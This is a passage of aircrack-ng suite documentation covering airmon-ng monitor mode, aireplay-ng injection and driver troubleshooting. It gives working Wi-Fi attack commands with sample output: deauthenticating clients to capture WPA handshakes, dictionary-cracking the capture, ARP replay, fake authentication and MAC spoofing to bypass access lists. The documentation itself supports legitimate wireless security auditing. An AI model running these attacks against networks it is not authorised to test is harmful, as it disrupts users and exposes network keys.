You have successfully captured a handshake then when you run aircrack-ng, you get similar output:

```
Opening wpa.cap
Read 4 packets.

         #     BSSID                         ESSID                   ENCRYPTION
         1     00:13:10:F1:15:86                                   WPA (1) handshake
Choosing first network as target.

An ESSID is required. Try option -e.
```

Solution: You need to specify the real essid, otherwise the key cannot be calculated, as the essid is used as salt when generating the pairwise master key (PMK) out of the pre-shared key (PSK).

So just use -e "<REAL_ESSID>" instead of -e "" and aircrack-ng should find the passphrase.

The PTW method does not work

One particularly important constraint is that it only works against arp request/reply packets. It cannot be used against any other data packets. So even if your data capture file contains a large number of data packets, if there insufficient arp request/reply packets, it will not work. Using this technique, 64-bit WEP can be cracked with as few as 20,000 data packets and 128-bit WEP with 40,000 data packets. As well, it requires the full packet to be captured. Meaning you cannot use the "-- ivs" option when running airodump-ng. It also only works for 64 and 128 bit WEP encryption.

Error message "read(file header) failed: Success"

If you get the error message - "read(file header) failed: Success" or similar when running aircrack-ng, there is likely an input file with zero (0) bytes. The input file could be a .cap or .ivs file.

This is most likely to happen with wildcard input of many files such as:

```
aircrack-ng -z -b XX:XX:XX:XX:XX:XX *.cap
```

Simply delete the files with zero bytes and run the command again.

WPA/WPA2 Handshake Analysis Fails

Capturing WPA/WPA2 handshakes can be very tricky. A capture file may end up containing a subset of packets from various handshake attempts and/or handshakes from more then one client. Currently aircrack-ng can sometimes fail to parse out the handshake properly. What this means is that aircrack-ng will fail to find a handshake in the capture file even though one exists.

If you are sure your capture file contains a valid handshake then use Wireshark or an equivalent piece of software and manually pull out the beacon packet plus a set of handshake packets.

There is an open trac ticket [http://trac.aircrack-ng.org/ticket/651] to correct this incorrect behavior.

Airmon-ng

Description

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Usage

usage: airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel.
- <check|check kill> "check" will show any processes that might interfere with the aircrack-ng suite. It is strongly recommended that these processes be eliminated prior to using the aircrack-ng suite. "check kill" will check and kill off processes that might interfere with the aircrack-ng suite. For "check kill" see

Usage Examples

Typical Uses

To start wlan0 in monitor mode: airmon-ng start wlan0

To start wlan0 in monitor mode on channel 8: airmon-ng start wlan0 8

To stop wlan0: airmon-ng stop wlan0

To check the status: airmon-ng

Madwifi-ng driver monitor mode

This describes how to put your interface into monitor mode. After starting your computer, enter "iwconfig" to show you the current status of the wireless interfaces. It likely looks similar the following output.

Enter "iwconfig":

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11b  ESSID:""  Nickname:""
          Mode:Managed  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

If you want to use ath0 (which is already used):

airmon-ng stop ath0

And the system will respond:

```
Interface       Chipset         Driver
```

```
wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Now, if you do "iwconfig":

System responds:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

You can see ath0 is gone.

To start ath0 in monitor mode: airmon-ng start wifi0

System responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

Now enter "iwconfig"

System responds:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate=2 Mb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-96 dBm  Noise level=-96 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

You can see ath0 is in monitor mode. Also make sure the essid, nickname and encryption have not been set. The access point shows the MAC address of the card. The MAC address of the card is only shown when using the madwifi-ng driver. Other drivers do not show the MAC address of the card.

If ath1/ath2 etc. is running then stop them first prior to all the commands above:

```
airmon-ng stop ath1
```

You can set the channel number by adding it to the end: airmon-ng start wifi0 9

mac80211 drivers monitor mode

See mac80211 versus ieee80211 stacks for some background information.

When using the mac80211 version of a driver, the use of airmon-ng and the aircrack-ng tools are slightly different.

Running:

```
airmon-ng start wlan0
```

Gives something like:

```
Interface   Chipset      Driver

wlan0      Intel 4965 a/b/g/n   iwl4965 - [phy0]
         (monitor mode enabled on mon0)
```

Notice that it created “mon0”. You must then use “mon0” in all the subsequent aircrack-ng tools as the injection interface.

To remove monitor mode enter:

```
 airmon-ng stop mon0
```

Usage Tips

Confirming the Card is in Monitor Mode

To confirm that the card is in monitor mode, run the command “iwconfig”. You can then confirm the mode is “monitor” and the interface name.

For the madwifi-ng driver, the access point field from iwconfig shows your the MAC address of the wireless card.

Determining the Current Channel

To determine the current channel, enter “iwlist <interface name> channel”. If you will be working with a specific access point, then the current channel of the card should match that of the AP. In this case, it is a good idea to include the channel number when running the initial airmon-ng command.

BSSIDs with Spaces, Special Characters

See this FAQ entry on how to define your BSSID if it has spaces, quotes, double quotes or special characters in it.

How Do I Put My Card Back into Managed Mode?

It depends on which driver you are using. For all drivers except madwifi-ng:

```
airmon-ng stop <interface name>
```

For madwifi-ng, first stop ALL interfaces:

```
airmon-ng stop athX
```

Where X is 0, 1, 2 etc. Do a stop for each interface that iwconfig lists.

Then:

```
wlanconfig ath create wlandev wifi0 wlanmode sta
```

See madwifi-ng site documentation [http://madwifi-project.org/wiki/UserDocs/StationInterface].

For mac80211 drivers, nothing has to be done, as airmon-ng keeps the managed interface alongside the monitor mode one (mac80211 uses interface types rather than modes of operation). If you no longer need the monitor interface and want to remove it, use the following:

```
airmon-ng stop monX
```

X is the monitor interface number - 0 unless you run multiple monitoring interfaces simultaneously.

Usage Troubleshooting

General

Quite often, the standard scripts on a linux distribution will setup ath0 and or additional athX interfaces. These must all be removed first per the instructions above. Another problem is that the script set fields such as essid, nickname and encryptions. Be sure these are all cleared.

Interface athX number rising (ath0, ath1, ath2.... ath45..)

The original problem description and solution can be found in this forum thread [http://forum.aircrack-ng.org /index.php?topic=1641.0].

Problem: Every time the command "airmon-ng start wifi0 x" is run, a new interface is created as it should, but there where two problems. The first is that for each time airmon-ng is run on wifi0 the interface number on ath increases: the first time is ath1, the second ath2, the third ath3, and and so on. And this continues so in a short period of time it is up to ath56 and continuing to climb. Unloading the madwifi-ng driver, or rebooting the system has no effect, and the number of the interface created by airmon-ng continues to increase.

The second problem is that if you run airmon-ng on wifi0 the athXX created does not show as being shown as in Monitor mode, even though it is. This can be confirmed via iwconfig.

All these problem related to how udev assigns interface names. The answer is in this ticket: http://madwifi-project.org/ticket /972#comment:12 [http://madwifi-project.org/ticket/972#comment:12] Thanks to lucida. The source of the problem comes from the udev persistent net rules generator.

Each distro is different… So here is a solution specifically for Gentoo. You should be able to adapt this solution to your particular distribution.

Gentoo 2.6.20-r4 Udev 104-r12 Madwifi 0.9.3-r2 Aircrack-ng 0.7-r2

Solution:

Change the file /etc/udev/rules.d/75-persistent-net-generator.rules

From: KERNEL=="eth*|ath*|wlan*|ra*|sta*…….. To: KERNEL=="eth*|Ath*|wlan*|ra*|sta*…….

In other words, you just capitalize the a. ath* becomes Ath*. Save the file.

Now delete the file /etc/udev/rules.d/70-persistent-net.rules.

Remove the driver and insert back.

Removing ath also works: KERNEL=="eth*|wlan*|ra*|sta*….

This is also on Gentoo, both 2.6.19-gentoo-r5 and 2.6.20-gentoo-r6

For Ubuntu, see this Forum posting [http://forum.aircrack-ng.org/index.php?topic=2674.msg14904#msg14904]. The modified version of /etc/udev/rules.d/75-persistent-net-generator.rules is:

```
 # these rules generate rules for persistent network device naming

 ACTION=="add", SUBSYSTEM=="net", KERNEL=="eth*|Ath*|wlan*|ra*|sta*" \
NAME!="?*", DRIVERS=="?*", GOTO="persistent_net_generator_do"

 GOTO="persistent_net_generator_end"
 LABEL="persistent_net_generator_do"

 # build device description string to add a comment the generated rule
 SUBSYSTEMS=="pci", ENV{COMMENT}="PCI device attr{vendor}:$attr{device}($attr{driver})"
 SUBSYSTEMS=="usb", ENV{COMMENT}="USB device 0x$attr{idVendor}:0x$attr{idProduct}($attr{driver})"
 SUBSYSTEMS=="ieee1394", ENV{COMMENT}="Firewire device $attr{host_id})"
 SUBSYSTEMS=="xen", ENV{COMMENT}="Xen virtual device"
 ENV{COMMENT}=="", ENV{COMMENT}="$env{SUBSYSTEM} device ($attr{driver})"

 IMPORT{program}="write_net_rules $attr{address}"

 ENV{INTERFACE_NEW}=="?*", NAME="$env{INTERFACE_NEW}"

 LABEL="persistent_net_generator_end"
```

Interface ath1 created instead of ath0

This troubleshooting tip applies to madwifi-ng drivers. First try stopping each VAP interface that is running ("airmon-ng stop IFACE" where IFACE is the VAP name). You can obtain the list from iwconfig. Then do "airmon-ng start wifi0".

If this does not resolve the problem then follow the advice in this thread [http://forum.aircrack-ng.org/index.php?topic=2044.0].

Why do I get ioctl(SIOCGIFINDEX) failed?

If you get error messages similar to:

- Error message: "SIOCSIFFLAGS : No such file or directory"
- Error message: "ioctl(SIOCGIFINDEX) failed: No such device"

Then See this FAQ entry.

Error message: "wlanconfig: command not found"

If you receive "wlanconfig: command not found" or similar then the wlanconfig command is missing from your system or is not in the the path. Use locate or find to determine if it is on your system and which directory it is in.

If it is missing from your system then make sure you have done a "make install" after compiling the madwifi-ng drivers. On Ubuntu, do "apt-get install madwifi-tools".

If it is not in a directory in your path then move it there or add the directory to your path.

airmon-ng shows RT2500 instead of RT73

See this entry under installing the RT73 driver.

Error "add_iface: Permission denied"

You receive an error similar to:

```
Interface       Chipset         Driver

wlan0                   iwl4965 - [phy0]/usr/sbin/airmon-ng: line 338: /sys/class/ieee80211/phy0/add_iface: Permission denied
                                mon0: unknown interface: No matching device found
                                (monitor mode enabled on mon0)
```

or similar to this:

```
wlan0   iwlagn - [phy0]/usr/local/sbin/airmon-ng: 856: cannot create /sys/class/ieee80211/phy0/add_iface: Directory nonexistent
Error for wireless request "Set Mode" (8B06) :
 SET failed on device mon0 ; No such device.
mon0: ERROR while getting interface flags: No such device
```

This means you have an old version of airmon-ng installed. Upgrade to at least v1.0-rc1. Preferably you should upgrade to the latest SVN version. See the installation page for more details. Also, don't forget you need to be root to use airmon-ng (or use sudo).

check kill fails

Distros from now on are going to adopt 'upstart' which is going to replace the /sbin/init daemon which manages services and tasks during boot.

Basically do:

```
service network-manager stop
service avahi-daemon stop
service upstart-udev-bridge stop
```

and then proceed with greping and killing the pids of dhclient and wpa_supplicant.

This is the only way to kill ALL of the potentially problematic pids for aireplay-ng permanently. The trick is the kill the daemons first and then terminate the 'tasks'.

Source thread: http://forum.aircrack-ng.org/index.php?topic=6398.0 [http://forum.aircrack-ng.org/index.php?topic=6398.0] and http://forum.aircrack-ng.org/index.php?topic=8573 [http://forum.aircrack-ng.org/index.php?topic=8573]

SIOCSIFFLAGS: Unknown error 132

If you have an output similar to:

```
# airmon-ng start wlan0
Interface       Chipset         Driver
wlan0           Broadcom        b43 - [phy0]SIOCSIFFLAGS: Unknown error 132
                                (monitor mode enabled on mon0)
```

It indicates that RF are blocked. It needs to be enabled by using the switch on your laptop and/or using the following command:

```
rfkill unblock all
```

See also http://ubuntuforums.org/showthread.php?t=1311886 [http://ubuntuforums.org/showthread.php?t=1311886]

Aireplay-ng

Description

Aireplay-ng is used to inject frames.

The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection. With the packetforge-ng tool it's possible to create arbitrary frames.

Most drivers needs to be patched to be able to inject, don't forget to read Installing drivers.

Usage of the attacks

It currently implements multiple different attacks:

- Attack 0: Deauthentication
- Attack 1: Fake authentication
- Attack 2: Interactive packet replay
- Attack 3: ARP request replay attack
- Attack 4: KoreK chopchop attack
- Attack 5: Fragmentation attack
- Attack 6: Cafe-latte attack
- Attack 7: Client-oriented fragmentation attack
- Attack 8: WPA Migration Mode – will be available in the next release-
- Attack 9: Injection test

Usage

This section provides a general overview. Not all options apply to all attacks. See the details of the specific attack for the relevant details.

Usage:

```
aireplay-ng <options> <replay interface>
```

For all the attacks except deauthentication and fake authentication, you may use the following filters to limit which packets will be presented to the particular attack. The most commonly used filter option is the ”-b” to select a specific access point. For typical usage, the ”-b” is the only one you use.

Filter options:

- -b bssid : MAC address, Access Point
- -d dmac : MAC address, Destination
- -s smac : MAC address, Source

- -m len : minimum packet length
- -n len : maximum packet length
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit

When replaying (injecting) packets, the following options apply. Keep in mind that not every option is relevant for every attack. The specific attack documentation provides examples of the relevant options.

Replay options:

- -x nbpps : number of packets per second
- -p fctrl : set frame control word (hex)
- -a bssid : set Access Point MAC address
- -c dmac : set Destination MAC address
- -h smac : set Source MAC address
- -e essid : For fakeauth attack or injection test, it sets target AP SSID. This is optional when the SSID is not hidden.
- -j : arpreplay attack : inject FromDS pkts
- -g value : change ring buffer size (default: 8)
- -k IP : set destination IP in fragments
- -l IP : set source IP in fragments
- -o npckts : number of packets per burst (-1)
- -q sec : seconds between keep-alives (-1)
- -y prga : keystream for shared key auth
- ”-B” or ”–bittest” : bit rate test (Applies only to test mode)
- ”-D” :disables AP detection. Some modes will not proceed if the AP beacon is not heard. This disables this functionality.
- ”-F” or ”–fast” : chooses first matching packet. For test mode, it just checks basic injection and skips all other tests.
- ”-R” disables /dev/rtc usage. Some systems experience lockups or other problems with RTC. This disables the usage.

The attacks can obtain packets to replay from two sources. The first being a live flow of packets from your wireless card. The second being from a pcap file. Standard Pcap format (Packet CAPture, associated with the libpcap library http://www.tcpdump.org [http://www.tcpdump.org]), is recognized by most commercial and open-source traffic capture and analysis tools. Reading from a file is an often overlooked feature of aireplay-ng. This allows you to read packets from other capture sessions. Keep in mind that various attacks generate pcap files for easy reuse.

Source options:

- iface : capture packets from this interface
- -r file : extract packets from this pcap file

This is how you specify which mode (attack) the program will operate in. Depending on the mode, not all options above are applicable.

Attack modes (Numbers can still be used):

- - -deauth count : deauthenticate 1 or all stations (-0)
- - -fakeauth delay : fake authentication with AP (-1)
- - -interactive : interactive frame selection (-2)
- - -arpreplay : standard ARP-request replay (-3)
- - -chopchop : decrypt/chopchop WEP packet (-4)
- - -fragment : generates valid keystream (-5)
- - -test : injection test (-9)

Fragmentation vs. Chopchop

Here are the differences between the fragmentation and chopchop attacks

Fragmentation

Pros:

- Typically obtains the full packet length of 1500 bytes xor. This means you can subsequently pretty well create any size of packet. Even in cases where less then 1500 bytes are collected, there is sufficient to create ARP requests.
- May work where chopchop does not.
- Is extremely fast. It yields the xor stream extremely quickly when successful.

Cons:

- Need more information to launch it - IE IP address info. Quite often this can be guessed. Better still, aireplay-ng assumes source and destination IPs of 255.255.255.255 if nothing is specified. This will work successfully on most if not all APs. So this is a very limited con.
- Setup to execute the attack is more subject to the device drivers. For example, Atheros does not generate the correct packets unless the wireless card is set to the mac address you are spoofing.
- You need to be physically closer to the access point because if any packets are lost then the attack fails.
- The attack will fail on access points which do not properly handle fragmented packets.

Chopchop

Pros:

- May work where fragmentation does not work.
- You don't need to know any IP information.

Cons:

- Cannot be used against every access point.
- The maximum xor bits is limited to the length of the packet you chopchop against. Although in theory you could obtain 1500 bytes of the xor stream, in practice, you rarely if ever see 1500 byte wireless packets.
- Much slower then the fragmentation attack

Usage Tips

Optimizing injection speeds

Optimizing injection speed is more art than science. First, try using the tools “as is”. You can try using the ”-x” parameter to vary the injection speed. Surprisingly, lowering this value can sometimes increase your overall rate.

You can try playing with the transmission rate. IE “iwconfig wlan0 rate 11M”. Depending on the driver and how you started the card in monitor mode, it is typically 1 or 11MBit by default. If you are close enough set it up to a higher value, like 54M, this way you'll get more packets per second. If you are too far away and the packets don't travel that far, try to lowering it to (for example) 1M.

Usage Troubleshooting

These items apply to all modes of aireplay-ng.

aireplay-ng does not inject packets

Ensure you are using the correct monitor mode interface. “iwconfig” will show the wireless interfaces and their state. For the mac80211 drivers, the monitor mode interface is typically “mon0”. For ieee80211 madwifi-ng drivers, it is typically “ath0”. For other drivers, the interface name may vary.

For madwifi-ng, ensure there are no other VAPs running

Make sure there are no other VAPs running. There can be issues when creating a new VAP in monitor mode and there was an existing VAP in managed mode.

You should first stop ath0 then start wifi0:

```
airmon-ng stop ath0
airmon-ng start wifi0
```

or

```
wlanconfig ath0 destroy
wlanconfig ath create wlandev wifi0 wlanmode monitor
```

Aireplay-ng hangs with no output

You enter the command and the command appears to hang and there is no output.

This is typically caused by your wireless card being on a different channel then the access point. Another potential cause of this problem is when you are using an old version of firmware on prism2 chipset. Be sure you are running firmware 1.7.4 or above to resolve this. See Prism card for more details. Firmware upgrade instruction can be found here.

As well, if you have another instance of aireplay-ng running in background mode, this can cause the second to hang if the options conflict.

Aireplay-ng freezes while injecting

See this thread: Aireplay freezes when injecting [http://forum.aircrack-ng.org/index.php?topic=3064.0]

Or see this thread: Commenting out RTC [http://forum.aircrack-ng.org /index.php?topic=3389.msg18907#msg18907]

Also check the previous entries.

write failed: Cannot allocate memory wi_write(): Illegal seek

When using a broadcom chipset and related driver you get something similar to:

```
write failed: Cannot allocate memory wi_write(): Illegal seek
```

This is due to a bug in the original bcm43xx patch. Use SuD's modified patch to fix this. Alternatively, you can try using the b43 driver instead of bcm43xx. (B43 requires aireplay-ng 1.0-beta2 or newer; 1.0 rc1 or svn is recommended.)

Slow injection, "rtc: lost some interrupts at 1024Hz"

Symptoms: The injection works but very slowly, at around 30 packets per second (pps). Whenever you start injecting packets, you get the following or similar kernel message:

“rtc: lost some interrupts at 1024Hz”

This message is then repeated continuously. There are a couple of workarounds. The first workaround is to start another instance of aireplay, then injection would increase to around 300 pps. The second workaround is to:

```
rmmod rtc
modprobe genrtc
```

or if you have rtc-cmos enabled in your kernel:

```
rmmod rtc
modprobe rtc-cmos
```

There is no solution at this point in time, just the workarounds. See this forum thread [http://forum.aircrack-ng.org/index.php?topic=1599.0].

Slow injection rate in general

Being too close to the AP can dramatically reduce the injection rate. This is caused by packet corruption and/or overloading the the AP. See this thread [http://forum.aircrack-ng.org/index.php?topic=2523.0] for an example of the impact of being too close to the AP.

Error message, "open(/dev/rtc) failed: Device or resource busy"

This is caused by having two or more instances of aireplay-ng running at the same time. The program will still work but the timing will be less accurate.

"Interface MAC doesn't match the specified MAC"

After entering an aireplay-ng command similar to:

```
aireplay-ng -1 0 -e horcer -a 00:50:18:4C:A5:02 -h 00:13:A7:12:3C:5B ath0
```

You get a message similar to:

```
The interface MAC (06:13:F7:12:23:4A) doesn't match the specified MAC (-h).
     ifconfig ath1 hw ether 00:13:A7:12:3C:5B
```

This occurs when the source MAC address for injection (specified by -h) is different then your card MAC address. In the case above, the injection MAC of 00:13:A7:12:3C:5B does not match the card MAC of 06:13:F7:12:23:4A. In some cases, but not all, this will cause injection to fail. That is why it gives you this warning. So it is always recommended that your injection MAC match the card MAC address.

Detailed instructions on changing the card MAC address can be found in the FAQ: How do I change my card's MAC address ?.

Hidden SSIDs "<length: ?>"

Many aireplay-ng commands require knowing the SSID. You will sometimes see ”<length: ?>” as the SSID on the airodump-ng display. This means the SSID is hidden. The ”?” is normally the length of the SSID. For example, if the SSID was “test123” then it would show up as ”<length: 7>” where 7 is the number of characters. When the length is 0 or 1, it means the AP does not reveal the actual length and the real length could be any value.

To obtain the hidden SSID there are a few options:

- Wait for a wireless client to associate with the AP. When this happens, airodump-ng will capture and display the SSID.
- Deauthenticate an existing wireless client to force it to associate again. The point above will apply.
- Use a tool like mdk3 [http://homepages.tu-darmstadt.de/~p_larbig/wlan] to bruteforce the SSID.

How to use spaces, double quote and single quote or other special characters in AP names?

See this FAQ entry

Waiting for beacon frame

When you enter the command, the system freezes or a line is printed with “Waiting for beacon frame” or “No such BSSID available” and then no further activity occurs.

There are many possible root causes of this problem:

- The wireless card is set to a channel which is different from the AP. Solution: Use iwconfig and confirm the card is set to the same channel as the AP.

- The card is scanning channels. Solution: Start airodump-ng with the ″-c″ or ″–channel″ parameter and set it to the same channel as the AP.
- The ESSID is wrong. Solution: Enter the correct value. If if contains spaces or special characters then enclose it in quotes. For the complete details, see this FAQ entry.
- The BSSID is wrong. Solution: Enter the correct value.
- You are too far away from the AP and are not receiving any beacons. Solution: You can use tcpdump and/or airodump-ng to confirm you are in fact receiving beacons for the AP. If not, move closer.
- You are not receiving beacons for the AP: Solution: Use "tcpdump -n -vvv -e -s0 -i <interface name>" to confirm you are receiving beacons. Assuming you have dealt with with potential problems above, it could be the drivers or you have not put the card into monitor mode.

For all of the above, running airodump-ng and the related text file should provide all the information you require identify and correct the problem.

interfaceX is on channel Y, but the AP uses channel Z

A typical example of this message is: "mon0 is on channel 1, but the AP uses channel 6"

This means something is causing your card to channel hop. Possible reasons is that failed to start airodump-ng locked to a single channel. airodump-ng needs to be started with ″-c <channel-number>.

Another reason is that you have processes such as a network manager or wpa_supplicant channel hopping. You must kill off all these processes. See[airmon-ng] for details on checking what is running and how to kill the processes off.

General

Also make sure that:

- Most modes of aireplay-ng require that your MAC address be associated with the access point. The exception being client disassociation, injection test and fake authentication modes. You must either do a fake authentication to associate your MAC address with the access point or use the MAC address of a client already associated with the AP. Failure to do this means that the access point will not accept your packets. Look for deauthentication or disassociation messages during injection which indicates you are not associated with the access point. aireplay-ng will typically indicate this or it can be done using tcpdump: "tcpdump -n -e -s0 -vvv -i <interface name>". You can filter it by piping it to grep with something like `tcpdump -n -e -s0 -vvv -i ath0 | grep -E "DeAuth|assoc"'.
- The wireless card driver is properly patched and installed. Use the injection test to confirm your card can inject.
- You are physically close enough to the access point. You can confirm that you can communicate with the specific AP by following these instructions.
- Another method to confirm that you can communicate with the AP is to ensure you receive ACK packets to each packet you transmit. In wireless communication, the receiver must acknowledge every packet received with an "ACK" packet. It is a mandatory part of the wireless communication protocol. By sniffing without filters on the wireless channel, you should see the "ACK" packets. Review a capture with wireshark or tcpdump. Alternatively you do this in real

time with "tcpdump -n -vvv -e -s0 -i <wireless interface>". Failure to receive any ACKs from the AP means it cannot hear you. Thus you are physically too far away.

- The wireless card is in monitor mode. Use "iwconfig" to confirm this.
- The card is configured on the same channel as the access point. Use "iwconfig" to confirm this.
- Make sure you are using a real MAC address. See discussion in setting MAC address).
- Some access points are programmed to only accept connections from specific MAC addresses. In this case you will need to obtain a valid MAC address by observation using airodump-ng and use that particular MAC address. Do not do a fake authentication for a specific MAC address if the client is active on the AP. MAC access control lists do not apply to deauthentication. See the MAC access control troubleshooting tip here.
- The BSSID and ESSID (-a / -e options) are correct.
- If Prism2, make sure the firmware was updated.
- Ensure your are running the current stable version. Some options are not available in older versions of the program. Also, the current stable version contains many bug fixes.
- It does not hurt to check the Trac System [http://trac.aircrack-ng.org/] to see if your "problem" is actually a known bug in the current stable version. Many times the current development version has fixes to bugs within the current stable version.

Deauthentication

Description

This attack sends disassocate packets to one or more clients which are currently associated with a particular access point. Disassociating clients can be done for a number of reasons:

- Recovering a hidden ESSID. This is an ESSID which is not being broadcast. Another term for this is “cloaked”.
- Capturing WPA/WPA2 handshakes by forcing clients to reauthenticate
- Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected)

Of course, this attack is totally useless if there are no associated wireless client or on fake authentications.

Usage

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- ath0 is the interface name

Usage Examples

Typical Deauthentication

First, you determine a client which is currently connected. You need the MAC address for the following command:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AE:CE:9D ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 000:0F:B5:AE:CE:9D is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is typical output:

```
 12:35:25  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
 12:35:25  Sending 64 directed DeAuth. STMAC: [00:0F:B5:AE:CE:9D] [ 61|63 ACKs]
```

For directed deauthentications, aireplay-ng sends out a total of 128 packets for each deauth you specify. 64 packets are sent to the AP itself and 64 packets are sent to the client.

Here is what the ”[61|63 ACKs]” means:

- [ACKs received from the client | ACKs received from the AP]
- You will notice that the number in the example above is lower then 64 which is the number of packets sent. It is not unusual to lose a few packets. Conversely, if the client was actively communicating at the time, the counts could be greater then 64.
- How do you use this information? This gives you a good indication if the client and or AP heard the packets you sent. A zero value definitely tells the client and/or AP did not hear your packets. Very low values likely indicate you are quite a distance and the signal strength is poor.

WPA/WPA2 Handshake capture with an Atheros

```
airmon-ng start ath0
airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w out ath0  (switch to another console)
aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0
(wait for a few seconds)
aircrack-ng -w /path/to/dictionary out.cap
```

Explanation of the above:

airodump-ng -c 6 –bssid 00:14:6C:7E:40:80 -w out ath0
Where:

- -c 6 is the channel to listen on
- –bssid 00:14:6C:7E:40:80 limits the packets collected to this one access point
- -w out is the file prefix of the file name to be written
- ath0 is the interface name

aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0
Where:

- -0 means deauthentication attack
- 5 is number of groups of deauthentication packets to send out
- -a 00:14:6C:7E:40:80 is MAC address of the access point
- -c 00:0F:B5:AB:CB:9D is MAC address of the client to be deauthenticated
- ath0 is the interface name

Here is what the output looks like from “aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0”

```
 12:55:56  Sending DeAuth to station   -- STMAC: [00:0F:B5:AB:CB:9D]
 12:55:56  Sending DeAuth to station   -- STMAC: [00:0F:B5:AB:CB:9D]
 12:55:57  Sending DeAuth to station   -- STMAC: [00:0F:B5:AB:CB:9D]
 12:55:58  Sending DeAuth to station   -- STMAC: [00:0F:B5:AB:CB:9D]
 12:55:58  Sending DeAuth to station   -- STMAC: [00:0F:B5:AB:CB:9D]
```

ARP request generation with a Prism2 card

```
airmon-ng start wlan0
airodump-ng -c 6 -w out --bssid 00:13:10:30:24:9C wlan0  (switch to another console)
aireplay-ng -0 10 -a 00:13:10:30:24:9C wlan0
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:09:5B:EB:C5:2B wlan0
```

After sending the ten batches of deauthentication packets, we start listening for ARP requests with attack 3. The -h option is mandatory and has to be the MAC address of an associated client.

If the driver is wlan-ng [http://www.linux-wlan.com/linux-wlan], you should run the airmon-ng script (unless you know what to type) otherwise the card won't be correctly setup for injection.

Usage Tips

It is usually more effective to target a specific station using the -c parameter.

The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them.

Usage Troubleshooting

Why does deauthentication not work?

There can be several reasons and one or more can affect you:

- You are physically too far away from the client(s). You need enough transmit power for the packets to reach and be heard by the clients. If you do a full packet capture, each packet sent to the client should result in an “ack” packet back. This means the client heard the packet. If there is no “ack” then likely it did not receive the packet.
- Wireless cards work in particular modes such b, g, n and so on. If your card is in a different mode then the client card there is good chance that the client will not be able to correctly receive your transmission. See the previous item for confirming the client received the packet.
- Some clients ignore broadcast deauthentications. If this is the case, you will need to send a deauthentication directed at the particular client.
- Clients may reconnect too fast for you to see that they had been disconnected. If you do a full packet capture, you will be able to look for the reassociation packets in the capture to confirm deauthentication worked.

General

See the general aireplay-ng troubleshooting ideas: aireplay-ng usage troubleshooting.

Fake authentication

Description

The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared Key) plus associate with the access point (AP). This is only useful when you need an associated MAC address in various aireplay-ng attacks and there is currently no associated client. It should be noted that the fake authentication attack does NOT generate any ARP packets. Fake authentication cannot be used to authenticate/associate with WPA/WPA2 Access Points.

Usage

```
 aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -y sharedkeyxor ath0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is our card MAC address
- -y sharedkeyxor is the name of file containing the PRGA xor bits. This is only used for shared key authentication. Open system authentication, which is typical, does not require this.
- ath0 is the wireless interface name

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- 6000 - Reauthenticate very 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Usage Examples

The lack of association with the access point is the single biggest reason why injection fails.

